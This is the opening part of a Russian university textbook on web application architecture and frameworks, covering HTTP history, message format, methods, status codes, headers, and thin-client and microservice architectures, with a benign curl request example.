К. А. Кулаков, В. М. Димитров

АРХИТЕКТУРА И ФРЕЙМВОРКИ ВЕБ-ПРИЛОЖЕНИЙ

Министерство науки и высшего образования Российской Федерации
Федеральное государственное бюджетное образовательное
учреждение высшего образования
ПЕТРОЗАВОДСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ

К. А. Кулаков, В. М. Димитров

Архитектура и фреймворки веб-приложений

Учебное электронное пособие

Петрозаводск
Издательство ПетрГУ
2020

УДК 004
ББК 32.973.2
К90

Издается по решению редакционно-издательского совета Петрозаводского государственного университета

Р е ц е н з е н т ы:
Р. В. Воронов, доктор технических наук, профессор ПетрГУ;
А. В. Бородина, кандидат физико-математических наук

Кулаков, Кирилл Александрович.

К90 Архитектура и фреймворки веб-приложений : учебное электронное пособие / К. А. Кулаков, В. М. Димитров ; М-во науки и высшего образования Рос. Федерации, Федер. гос. бюджет. образоват. учреждение высш. образования Петрозавод. гос. ун-т. — Электрон. дан. — Петрозаводск : Издательство ПетрГУ, 2020. — 1 CD-ROM. — Систем. требования : PC, MAC с процессором Intel 1,3 ГГц и выше ; Microsoft Windows, MAC OSX ; 256 Мб (RAM); Adobe Reader ; дисковод CD-ROM. — Загл. с титул. экрана. — Текст : электронный.

ISBN 978-5-8021-3656-0

Учебное пособие предназначено для обучающихся Института математики и информационных технологий ПетрГУ.

УДК 004
ББК 32.973.2

ISBN 978-5-8021-3656-0

Содержание

Введение

Современные информационно-коммуникационные технологии обеспечивают практически постоянный доступ человека к различным источникам информации и информационным услугам. Человек взаимодействует с различными типами электронно-вычислительных машин (ЭВМ), в их числе смартфоны, планшеты, настольные ЭВМ, сенсорные панели и др. Каждая ЭВМ имеет определенные возможности и технические ограничения, что приводит нас к задаче реализации программных интерфейсов, способных предоставлять доступ к информационным сервисам через различные типы ЭВМ.

Одним из широко используемых подходов к реализации программных интерфейсов является технология веб-программирования. Внедрение стандарта HTML5 и генерация динамического содержимого с помощью языка программирования JavaScript позволяет реализовать практически любой функционал веб-приложения.

Увеличение сложности веб-приложений требует освоения специальных знаний и технологий. В учебном пособии рассмотрены следующие области разработки веб-приложений. Базовые инструменты, используемые в каждом веб-приложении, представлены в разделе «Компоненты веб-технологий». Основные архитектурные шаблоны описаны в разделе «Архитектура веб-приложения». В разделе «Веб-приложения и фреймворки» представлены концепции популярных программных средств, без которых не обходится ни одна разработка современного веб-приложения. Особенности организации интерактивного взаимодействия веб-приложения с пользователем представлены в разделе «Сохранение состояния». В разделе «Архитектурные стили» представлены популярные концепции многостраничных, одностраничных и гибридных приложений. Ключевым вопросом при реализации любого приложения с множественным доступом является обеспечение безопасности, которое представлено в разделе «Информационная безопасность».

Издание адресовано обучающимся по направлениям 09.03.04 «Программная инженерия» и 01.04.02 «Прикладная математика и информатика». Освоение материала, представленного в учебном пособии, позволяет приобрести компетенции современных программных интерфейсов широкого доступа к информационным сервисам.

§ 1. Компоненты веб-технологий

1.1. Общая концепция веб-технологий

История появления WorldWideWeb (WWW или веб) и ее быстро растущей популярности связана с несколькими факторами:

1. Идея гипермедиадокумента, который представляет собой контейнер, содержащий простой текст, изображения, видео, аудио и гиперссылки. Гиперссылка — это специальная ссылка на другой гипермедиадокумент.

2. Появление и стандартизация языка разметки SGML (Standard Generalized Markup Language), из которого затем появились языки HTML (HYpertext Markup Language) и XML (eXtensible Markup Language).

3. Широкое распространение протоколов TCP/IP.

4. Наличие свободно распространяемой реализации веб-сервера.

В основе веб лежит возможность получить доступ к любому документу (веб-страница, файл) на любом компьютере, подключенном к сети Интернет. Приложения, которые реализуют комплексное взаимодействие пользователя с необходимым содержанием, а также реализуют функциональные требования посредством веб, называют веб-приложениями. Для взаимодействия с веб-приложением пользователь обычно использует стандартный веб-клиент, который называется браузером или веб-обозревателем. Описанная схема представлена в соответствии с рис. 1.

На рис. 2 представлена концептуальная схема технологий и компонент при взаимодействии сервера и клиента. Клиентские приложения, в том числе браузеры, совершают запрос к серверу, на котором могут располагаться как статичные данные (готовые HTML-страницы, файлы стилей CSS, скрипты клиентской логики на Javascript, изображения и др.), так и генерироваться динамичные данные.

Рис. 1. Концептуальная схема взаимодействия пользователя и веб-приложения



Рис. 2. Концептуальная схема технологий и компонент при взаимодействии сервера и клиента

1.2. Основные компоненты веб-технологий

Рассмотрим базовые компоненты технологии веб.

Язык разметки для форматирования гипертекстовых документов. Был разработан простой текстовый формат для представления веб-документов. Вначале он был стандартизирован в формат SGML, на основе которого был создан более простой язык HTML. Данный язык представляет собой иерархию тегов (элементы, в которые заключаются данные и определяют формат представления данных). Также в документ могут быть включены ссылки на другие документы или мультимедийные ресурсы (изображения, аудио- и видеоресурсы).

Концепция URI (Uniform Resource Identificator) — унифицированная нотация для адресации ресурсов, доступных по Сети. Общее описание может быть представлено следующим образом:

scheme://host[:port]/path/.../[?query-string][#anchor]

Компоненты URI:

1) scheme — схема обращения к ресурсу, обычно выражается в виде сетевого протокола, по которому доступен ресурс (http, file, mailto и др);
2) host — идентификатор компьютера, на котором находится ресурс (может быть задан в виде IP-адреса или доменного имени);
3) port — номер порта, по которому слушаются запросы на ресурс;
4) path — путь до ресурса в иерархии директорий на компьютере, на котором находится ресурс;
5) query-string — параметры запроса к ресурсу. Задаются в формате *название параметра* = *значение параметра* и разделены знаком &;
6) anchor — ссылка на часть документа. В документе могут быть установлены специальные метки (ярлыки), на которые можно сослаться.

Система доменных имен DNS (Domain Name System). Такая система позволила задавать имена компьютерам, на которых располагаются ресурсы, в виде простых текстовых имен, хорошо запоминающихся пользователями, в отличие от идентификации с помощью IP-адресов, где присутствуют только числа. Если упрощенно говорить, то DNS представляет собой распределенную базу данных соответствий имени и IP-адреса. Работа DNS обеспечивается иерархией серверов, каждый из которых хранит только данные, которые входят в его зону ответственности, и адреса корневых серверов. Также сервер может кешировать данные из других серверов для обеспечения более быстрого взаимодействия с клиентом.

Протокол для транспортировки гипертекстовых документов по Сети. Таким протоколом стал протокол прикладного уровня HTTP (Hypertext Transfer Protocol), работающий поверх протокола транспортного уровня TCP (Transmission Control Protocol). Подробнее см. 1.4.

1.3. Преимущества и недостатки веб-приложений

Обозначим преимущества веб-приложения перед прикладными приложениями (Desktop-приложениями) для операционных систем:

1) мобильность пользователя: для получения доступа к любому документу в веб-пространстве пользователю достаточно воспользоваться веб-клиентом, который на данный момент обычно поставляется в структуре операционной системы (в том числе для мобильных телефонов). Таким образом, пользователю нет необходимости загрузки или установки дополнительного программного обеспечения;

2) одна кодовая база такого приложения обеспечивает доступ пользователя к приложению с любой платформы (в том числе с мобильной). На данный момент существуют технологии создания кроссплатформенных приложений, однако использование таких приложений сопряжено с трудностями установки дополнительного программного обеспечения и его поддержки;

3) пользователь имеет доступ к актуальной версии приложения без усилий со свой стороны;

4) возможность обеспечения адаптивности к экранам мобильных телефонов.

Однако создание веб-приложения сопряжено со следующими ограничениями:

1) при отсутствии сети Интернет веб-приложение становится недоступным;

2) клиентская часть может быть разработана только с помощью технологий HTML, CSS и Javascript, хотя существуют альтернативы для выполнения кода на стороне клиента в виде Flash или SilverLight (уже не поддерживается) технологий, их функциональные возможности сильно ограничены;

3) требуется поддерживать инфраструктуру веб-сервера (обновлять программное обеспечение, иметь публичный IP-адрес, поддерживать доменное имя и др.) или пользоваться услугами сервиса, предоставляющими возможность размещения веб-приложения.

1.4. Протокол HTTP

Одним из конкурентных преимуществ веб стало создание простого протокола доступа к гипертекстовым документам HTTP. Протокол был предложен в 1991 г. в рамках проекта WWW. Первая версия протокола называлась HTTP V0.9, ее особенностью являлось наличие единственного вида запроса — GET и единственного вида ответа — HTML.

В 1996 г. была опубликована версия HTTP/1.0, которая включала в себя следующие изменения (RFC1945 [13]):

1) расширенный набор операций. Помимо GET-запроса, появились запросы HEAD и POST;
2) было формально зафиксировано описание формата запроса и ответа;
3) появилось понятие заголовка;
4) рассмотрены вопросы безопасности. В частности, описана базовая аутентификация и заголовок Authorization;
5) введены списки ошибок;
6) описаны правила кеширования на стороне клиента.

На основе этого документа фактически были выполнены реализации протокола и веб-серверов на то время.

В 1997 г. появилась версия HTTP/1.1 (RFC2068 [14]), которая отличалась от предыдущей следующими пунктами:

1) определены новые 24 ошибки для уточнения состояния ответа;
2) добавлена дайджест-аутентификация, когда вместо отправки пароля открытым текстом отправляется результат работы хеш-функции MD5;
3) протокол HTTP/1.0 был спроектирован таким образом, что для каждого запроса необходимо было создавать новое TCP-соединение. Это приводило к задержкам получения данных, поэтому в HTTP/1.1 расширили возможности: в рамках одного TCP-соединения можно выполнять несколько запросов;
4) отправка заголовка Host в запросе становится обязательной;

5) в целом HTTP/1.1 был уточнением HTTP/1.0 с применением практик, существующих на тот момент.

В 2009 г. был анонсирован протокол SPDY, а в 2015 г. опубликован стандарт HTTP/2 (RFC7540 [15]), который был основан на SPDY. Выпуску этого стандарта предшествовала работа по созданию нескольких документов RFC, уточняющих или дополняющих HTTP/1.1:

1) RFC 7230 — HTTP/1.1: Message Syntax and Routing [16]. Документ описывает пересмотр HTTP-архитектуры, определяет понятия схемы http и https, а также описывает рекомендации по соблюдению безопасности при реализации;

2) RFC 7231 — HTTP/1.1: Semantics and Content [17]. Документ уточняет условия запроса, заголовки метаданных для определения состояния, заголовки запроса и правила построения ответа на запрос;

3) RFC 7232 — HTTP/1.1: Conditional Requests [18]. Документ описывает условия запроса;

4) RFC 7233 — HTTP/1.1: Range Requests [19]. Документ вводит понятие частичных запросов, когда у сервера существует возможность отправить не все данные сразу, а только часть их (определенное количество байт). Это может быть полезно для загрузки медиа-файлов, проигрывание которых пользователь может осуществить не в полном объеме, поэтому нет необходимости загружать сразу все;

5) RFC 7234 — HTTP/1.1: Caching [20]. Документ определяет порядок кеширования на стороне клиента и сервера и необходимые для этого заголовки;

6) RFC 7235 — HTTP/1.1: Authentication [21]. Документ определяет каркас для реализации аутентификации.

Все эти работы привели к созданию протокола HTTP/2, который включал в себя следующие новые возможности:

1) сервер может отправлять данные, которые еще не запрошены. В отличие от HTTP/1.1, когда клиент мог запросить дополнительные файлы или информацию (например, изображения,

файлы стилей или файлы Javascript-кода) только после анализа исходной страницы, то сейчас сервер может отправлять все эти файлы без дополнительного запроса;

2) сжатие передаваемых заголовков;

3) явная приоретизация запросов;

4) мультиплексирование запросов и ответов.

В настоящий момент ведутся работы по созданию протокола следующего поколения HTTP/3.

1.5. Архитектура HTTP

Высокоуровневая архитектура HTTP представлена на рис. 3. Основные действующие стороны делятся на три части:

1) пользователь — любое приложение, которое инициирует HTTP-запрос (например, браузер, веб-робот, система обновления ПО, мобильное приложение и др). Также такие приложения называют еще пользовательскими агентами (User Agent);

2) сервер-первоисточник — программа, которая может дать достоверный ответ для запрашиваемого ресурса;

3) посредники — компоненты сети Интернет, которые могут лежать между пользователем и сервером-первоисточником.



Рис. 3. Высокоуровневая диаграмма архитектуры HTTP

Пользовательское приложение устанавливает соединение с сервером-первоисточником для получения запрашиваемого ресурса. В соединении могут участвовать различные посредники:

1) прокси (Proxy) — выбранный клиентом агент пересылки сообщений;
2) шлюз (Gateway) или обратный прокси (Reverse proxy) — перенаправляет пришедшие запросы на другой сервер или на группу серверов. Применение: кеширование, распределение нагрузки, трансляция запросов;
3) тоннель (Tunnel) — транслирует сообщения между двумя соединениями, не внося в них никаких изменений.

Также отметим другие сущности архитектуры HTTP:

1) кеш — локальное хранилище полученных ранее сообщений и система, управляющая этим хранилищем (наполнение, удаление);
2) уникальный идентификатор ресурса (Uniform Resource Identifiers);
3) MIME-типы.

1.6. Формат сообщений протокола HTTP

Взаимодействие между клиентом и сервером по протоколу HTTP происходит посредством запросов и ответов. HTTP-запрос и ответ состоят из 4 частей, которые следуют в строгом порядке друг за другом:

1) строка запроса — содержит метод взаимодействия, адрес обращения к серверу, версию протокола HTTP. В случае ответа строка запроса также включает номер ответа;
2) заголовки — описывают различную дополнительную информацию о состоянии взаимодействия;
3) пустая строка;
4) тело сообщения — включает сами данные. Это часть запроса/ответа может отсутствовать.

Формально запрос можно представить следующим образом:

```
HTTP-request   = method SP request-target SP HTTP-version CRLF
                      *( header-field CRLF )
                      CRLF
                      [ message-body ]
```

А ответ следующим:

```
HTTP-response   = HTTP-version SP status-code SP reason-phrase CRLF
                      *( header-field CRLF )
                      CRLF
                      [ message-body ]
```

В вышеперечисленных примерах приняты следующие обозначения:

1) method — метод HTTP;
2) request-target — адрес запрашиваемого ресурса;
3) HTTP-version — версия протокола HTTP;
4) SP — пробел;
5) CRLF — перенос строки;
6) header-field — заголовок;
7) *(header-field CRLF) — множество заголовков с переносом строки;
8) message-body — тело сообщения.

При использовании утилиты *curl* и опции *-v* можно получить все части запроса и ответа. На рис. 4 представлен пример запроса к хосту *ya.ru* с дополнительным заголовком *Accept-Language*. Части запроса начинаются с символа “>”, а ответа — “>”. В первой части запроса (первая строка с символом “>”) содержатся метод (GET), ресурс, который нужно получить (/), и версия протокола клиента (HTTP/1.1). Вторая часть запроса состоит из 4 заголовков, 3 из которых были добавлены клиентской программой (curl), а один был добавлен пользователем, выполняющим запрос. Далее идет пустая строка, а тело сообщения отсутствует.

В первой части ответа (первая строка с символом “<”) содержится информация о протоколе (HTTP/1.1) и статусе ответа (302 Found). Далее идут 9 заголовков от сервера, пустая строка, а тело сообщения также отсутствует.

HTTP-протокол поддерживает несколько методов, которые указывают цель выполнения клиентом данного запроса и что клиент ожидает получить в случае успешного выполнения запроса:

```
> curl -H "Accept-Language: en, ru" -v ya.ru
* Rebuilt URL to: ya.ru/
*   Trying 87.250.250.242...
* TCP_NODELAY set
* Connected to ya.ru (87.250.250.242) port 80 (#0)
> GET / HTTP/1.1
> Host: ya.ru
> User-Agent: curl/7.58.0
> Accept: */*
> Accept-Language: en, ru
>
< HTTP/1.1 302 Found
< Cache-Control: no-cache,no-store,max-age=0,must-revalidate
< Content-Length: 0
< Date: Tue, 11 Feb 2020 12:28:09 GMT
< Expires: Tue, 11 Feb 2020 12:28:10 GMT
< Last-Modified: Tue, 11 Feb 2020 12:28:10 GMT
< Location: https://ya.ru/
< P3P: policyref="/w3c/p3p.xml", CP="NON DSP ADM DEV PSD IVDo OUR IND STP PHY PRE NAV UNI"
< Set-Cookie: yandexuid=1759352161581424089; Expires=Fri, 08-Feb-2030 12:28:09 GMT; Domain=.ya.ru; Path=/
< X-Content-Type-Options: nosniff
<
* Connection #0 to host ya.ru left intact
>
```

Рис. 4. Примеры запроса и ответа, полученные с помощью утилиты curl

1. GET — получение текущего представления запрошенного ресурса. Параметры для данного метода указываются прямо в строке запроса. Также существуют различные модификации данного запроса: условный GET, который выполняется только при наступлении определенного условия (условия задаются в заголовках), или частичный GET, который возвращает только часть запрошенного ресурса (определяется запросом Range);
2. HEAD — аналогичен методу GET, только сервер возвращает статус и заголовки без тела ответа. Метод HEAD обычно применяется для проверки наличия ресурса или данных о нем (например, время последней модификации ресурса);
3. POST — применяется для отправки пользовательских данных на сервер, который эти данные обрабатывает в соответствии со своей логикой. В отличие от метода GET, данные от клиентской стороны включаются в тело запроса, а не в строку состояния. Это позволяет снять ограничение по длине запроса (например, могут быть отправлены большие тексты, изображения и другие бинарные данные);
4. PUT — выполнение этого метода на сервере предполагает создание заданного ресурса. Например, в случае выполнения пользователем запроса

```
PUT /page/1
```

на веб-сервере должен быть создан ресурс (страница) с идентификатором 1. Для получения содержимого данного ресурса (страницы) должен быть выполнен запрос GET:

```
GET /page/1;
```

5. DELETE — выполнение этого метода на сервере предполагает удаление заданного ресурса. Например, запрос пользователя

```
DELETE /page/1
```

должен удалить ресурс (страницу) с идентификатором 1;

6. CONNECT — позволяет устанавливать защищенное соединение через нешифрованный прокси-сервер;

7. OPTIONS — возвращает информацию об опциях соединения к заданном ресурсу. Например, может вернуть для ресурса в заголовке Allow, какие методы клиент может использовать при обращении к ресурсу (GET, PUT, DELETE);

8. TRACE — позволяет получить дополнительную информацию с промежуточных серверов, через которые проходит запрос. Обычно используется для диагностирования соединения и доступа к ресурсу. В ответ на запрос сервер отправляет сообщение, которое пришло к нему от последней промежуточной точки.

При реализации веб-сервера обязательным является реализация методов GET и HEAD. Остальные методы опциональны для реализации.

Метод называется идемпотентным, если повторение выполнения метода второй или более раз возвращает идентичные ответы. Таким свойством обладают методы GET, HEAD, PUT и DELETE.

Сервер может вернуть код состояния запроса. Код состояния состоит из трех цифр, первая из которых указывает класс кода состояния. Клиент обязан понимать класс кода состояния, но не обязан понимать каждый код. Перечислим классы кодов состояний и некоторые коды состояний из них:

1. 1XX — информационные коды. Появились начиная с протокола HTTP/1.1, дополнительно информируют клиента о наступлении определенной информации.

   (a) 100 Continue (продолжай) — используются для сообщений от сервера, что запрос все еще обрабатывается. И если клиент еще не отправил все данные, то ему следует продолжить делать это.

   (b) 101 Switching Protocols (переключи протокол) — сервер выполнит запрос клиента только в том случае, если клиент изменит протокол на тот, который указан в заголовке сервера Upgrade.

2. 2XX — успешные коды. Используются для обозначения того, что запрос от клиента к серверу был успешно выполнен, а ответ был отправлен.

   (a) 200 OK (хорошо) — выполнение запроса прошло успешно. В зависимости от метода запроса в ответе была возвращена необходимая информация.

   (b) 201 Created (создан) — запрос на создание ресурса был успешно выполнен, при этом URL нового ресурса обычно возвращается в заголовке Location.

   (c) 202 Accepted (принято) — запрос на создание ресурса был успешно принят, но при этом еще не выполнен. Операция обработки запроса началась, но как он завершится, на данный момент не известно. Запрос может завершиться как успешно (ресурс будет создан), так и с ошибкой. При этом клиент в рамках протокола HTTP никак не может узнать статус выполнения задачи. В этом случае обычно организуется и отправляется специальный URL, запросы по которому позволяют контролировать выполнение задачи.

   (d) 203 Non-Authoritative Information (неавторская информация) — запрошенный ресурс не является оригинальным ресурсом. Он может содержать как всю информацию с оригинального ресурса, так и ее часть.

(e) 204 No Content (нет содержимого) — на запрошенный ресурс серверу нечем ответить. Тело сообщения при таком запросе всегда пустое.

(f) 205 Reset Content (сбросить содержимое) — клиентскому агенту необходимо сбросить содержимое документа (например, поля пользовательских форм).

(g) 206 Partial Content (частичное содержимое) — сервер вернул клиенту частичный ответ.

3. 3XX — перенаправляющие коды. Обозначают, что клиенту необходимо выполнить дополнительные действия для получения доступа к ресурсу, при этом пользовательский агент может это сделать без вмешательства самого пользователя.

(a) 300 Multiple Choices (множественный выбор) — запрошенный ресурс может быть представлен несколькими вариантами, и пользователю или пользовательскому агенту необходимо выбрать из этих вариантов. Описание того, из чего нужно выбирать, отправляется в теле сообщения. Если сервер имеет представление о предпочтительном варианте, то он должен его отправить в заголовке Location.

(b) 301 Moved Permanently (перемещен постоянно) — запрошенный ресурс теперь имеет другой адрес, и клиенту стоит использовать его. Так как ресурс был перемещен на постоянной основе, то для новых запросов клиенту можно и нужно использовать новый адрес.

(c) 302 Moved Temporarily (перемещен временно) — запрошенному ресурсу временно назначен новый адрес. Так как адрес временный, то для новых запросов клиенту нужно использовать старый адрес.

(d) 303 See Other (смотреть другой) — обычно используется для перенаправления клиента после обработки POST-метода.

(e) 304 Not Modified (не модифицирован) — если клиент выполнил условный GET-запрос, но при этом страница не была модифицирована, то серверу необходимо ответить данным кодом.

(f) 305 Use Proxy (используйте Proxy) — для запроса данного ресурса следует использовать прокси-сервер, при этом в заголовке Location будет указан URL прокси-сервера.

4. 4XX — коды ошибок клиента. Возвращаются сервером в том случае, если клиент допустил ошибку.

   (a) 400 Bad Request (некорректный запрос) — скорее всего клиент допустил ошибку в синтаксисе запроса.

   (b) 401 Unauthorized (неавторизован) — для доступа к ресурсу необходимо авторизоваться.

   (c) 402 Payment Required (требуется оплата) — предлагается использовать в будущем. Однако некоторые пользовательские платные сервисы уже используют его для уведомления пользователя о том, что требуется оплата. Например, количество обращений к API достигло лимита, следовательно, для дальнейшего использования нужно оплатить дополнительное количество запросов или перейти на тариф с большим количеством запросов в базовом пакете.

   (d) 403 Forbidden (запрещен) — доступ к запрошенному ресурсу запрещен.

   (e) 404 Not Found (не найден) — запрашиваемый ресурс не найден.

   (f) 405 Method Not Allowed (метод не допускается) — метод, с помощью которого был совершен запрос, не допускается к использованию для данного ресурса (например, если вместо POST использовался GET).

   (g) 406 Not Acceptable (неприемлен) — заголовки, которые были указаны в запросе, не соответствуют характеристикам запрошенного объекта.

   (h) 407 Proxy Authentication Required (требуется аутентификация на прокси) — аналогичен коду 401, за исключением того, что требуется авторизоваться на прокси-сервере.

   (i) 408 Request Timeout (время запроса истекло) — клиент не смог отправить все данные по запросу в промежуток времени, который ждет сервер.

(j) 409 Conflict (конфликт) — произошел конфликт при выполнении запроса. Это может случиться, например, при одновременном выполнении методов PUT или DELETE с двух или более клиентов.

(k) 410 Gone (удален) — такой код сервер отправляет в том случае, если раньше ресурс был доступен, но на данный момент он удален.

(l) 411 Length Required (требуется длина) — для выполнения запроса необходимо указать длину запроса в заголовке Content-Length. Это требуется, например, для выполнения POST-запроса с загрузкой файла, но при этом на сервере стоит ограничение размера загружаемых файлов.

(m) 412 Precondition Failed (неверное предусловие) — данный код возвращается в том случае, если указанное в заголовках условие не было выполнено.

(n) 413 Request Entity Too Large (слишком большой объект запроса) — сервер не может загрузить столько данных (например, файл большого размера, возможно, из-за того, что в настройках сервера стоит ограничение на размер загружаемых файлов).

(o) 414 Request-URI Too Long (слишком длинный URI запроса) — сервер не может обработать запрос, так как URI запроса слишком большое (возможно, из-за того, что клиент вместо POST использует GET).

(p) 415 Unsupported Media Type (не поддерживаемый тип медиа) — клиент неверно указал тип медиа.

5. 5XX — коды ошибок сервера. Возвращаются сервером в том случае, если сервер не смог корректно обработать запрос.

(a) 500 Internal Server Error (внутренняя ошибка сервера) — ошибка сервера, которая обычно связана с обработкой запроса на сервере. Например, если в качестве ресурса используется генерирующийся ресурс на каком-либо языке программирования (например, PHP) и при генерации произошла необратимая ошибка, то сервер может вернуть данный код.

(b) 501 Not Implemented (не реализован) — обычно возвращается, если сервер не поддерживает метод, с помощью которого клиент сделал запрос.

(c) 502 Bad Gateway (ошибка шлюза) — возвращается в том случае, если сервер выстапал в качестве шлюза и при этом получил от другого сервера ошибку.

(d) 503 Service Unavailable (сервис недоступен) — сервер временно не может обработать запросы клиентов (например, по причине обслуживания).

(e) 504 Gateway Timeout (время запроса к шлюзу истекло) — сервер выступает в роли шлюза и не смог дождаться выполнения запроса к другому серверу.

(f) 505 HTTP Version Not Supported (HTTP версия протокола не поддерживается) — версия протокола HTTP, по которой хочет взаимодействовать клиент, не поддерживается сервером.

1.7. Заголовки протокола HTTP

Запрос или ответ протокола HTTP может содержать ряд параметров, которые называются заголовками. Пример добавления заголовка Date в программный код выполнения запроса к серверу:

```
fetch('https://exmaple.com/get', {
    'headers': {
        'Date': (new Date()).toUTCString()
    }
})
```

Заголовки делятся на 4 группы:

1. Основные — применяются как в ответах, так и в запросах. Примеры заголовков:

   (a) Date — заголовок определяет время создания сообщения.

   (b) Cache-Control — заголовок используется для заданий инструкций кеширования, несколько инструкций разделяются запятыми, например:

```
Cache-Control: public, max-age=200000
```

В вышеприведенном примере заголовок ответа указывает, что ресурс может быть закеширован в любом виде (public) на 200000 секунд (max-age=200000).

(c) Connection — заголовок определяет, хотел бы клиент или сервер закрыть соединение после данной транзакции. Если значением заголовка является close, то соединение закрывается (это значение по умолчанию), если какое-либо другое значение (обычно keep-alive), то соединение сохраняется и в рамках данного соединения могут выполняться подзапросы.

2. Заголовки запроса — применяются в запросах. Примеры заголовков:

   (a) Accept — определяет, какой тип ответа в виде MIME-типа хотел бы получить клиент. Примеры использования:

   ```
   // MIME тип с указанием подтипа
   Accept: text/html

   // MIME тип без указания подтипа
   Accept: image/*

   // Любой MIME тип, используется по умолчанию.
   Accept: */*
   ```

   (b) Cookie — перечисляет имена и значения Cookie, которые были сохранены на клиенте в предыдущие сессии с помощью заголовка Set-Cookie.

   (c) User-Agent — заголовок, который позволяет серверу определить производителя, операционную систему и версию клиентского приложения.

   (d) Referer — заголовок, который определяет предыдущий URL, с которого был получен текущий URL в результате перенаправления.

3. Заголовки ответа — применяются в ответах. Примеры заголовков:
   (a) Age.
   (b) Location.
   (c) Server.
4. Заголовки сущностей — описывают содержимое сообщения. Примеры заголовков:
   (a) Content-Length.
   (b) Content-Language.
   (c) Content-Encoding.

Полный список заголовков можно найти в [22].

§ 2. Архитектура веб-приложений

2.1. Подходы к построению веб-приложений

Существует несколько подходов к построению веб-приложений.

В соответствии с рис. 5 представлен подход на основе тонкого клиента и MVC (Model View Controller) шаблона с использованием программного каркаса. Тонкий клиент заключается в том, что основная логика приложения выполняется на сервере, предоставляя клиенту готовые данные для отображения. Шаблон MVC позволяет разделить представление (отображение результатов пользователю), данные (извлечение и работа с данными) и логику. Программный каркас позволяет проводить разработку по шаблону MVC и включает в себя множество дополнительных возможностей.



Рис. 5. Архитектура тонкого клиента

На рис. 6 и 7 представлена архитектура веб-приложений на основе микросервисов. Микросервис представляет собой небольшое приложение, обычно выполняющее определенную функцию. В соответствии с рис. 6 веб-клиент взаимодействует с глобальным распределителем маршрутов, который занимается тем, что определяет микросервис для запроса пользователя и возвращает ответ клиенту от микросервиса.



Рис. 6. Архитектура на основе микросервисов



Рис. 7. Архитектура на основе микросервисов с промежуточным приложением



Рис. 8. Комбинированная архитектура веб-приложения

В соответствии с рис. 7 есть еще общее серверное приложение, на которое возлагают определенные общие функции (например, проверку модели пользователя). Первый вариант реализации веб-приложения обладает существенным недостатком: реализацию общих функций придется включать в каждый микросервис.

На рис. 8 представлена комбинированная архитектура, когда основное приложение работает на программном каркасе, но некоторые фукнции вынесены в отдельные микросервисы (например, для получения онлайн-данных).

2.2. Архитектура веб-сервера

Веб-сервер является важным звеном в работе веб-приложения и выполняет следующие функции:

1) управление соединением — сервер должен принимать соединение от клиента, вести очереди соединений, если не имеет возможности обработать текущее количество соединений, отправлять нужные данные в нужные соединения;

2) прием и обработка запроса — сервер должен разбирать запросы от клиента, обрабатывать параметры и заголовки запроса и соответствующим образом на них реагировать;

3) разделение доступа к нескольким обслуживаемым наборам ресурсов — сервер должен позволить пользователю разделить ресурсы на группы (например, доступные с разных доменных имен);

4) отдача статического содержимого — сервер должен вернуть клиенту статическое содержимое ресурса;

5) взаимодействие с приложениями для получения и дальнейшей отдачи клиенту динамического содержимого — сервер должен уметь взаимодействовать с приложениями, написанными на различных языках (например, PHP), получать от них статический контент и отдавать клиенту.

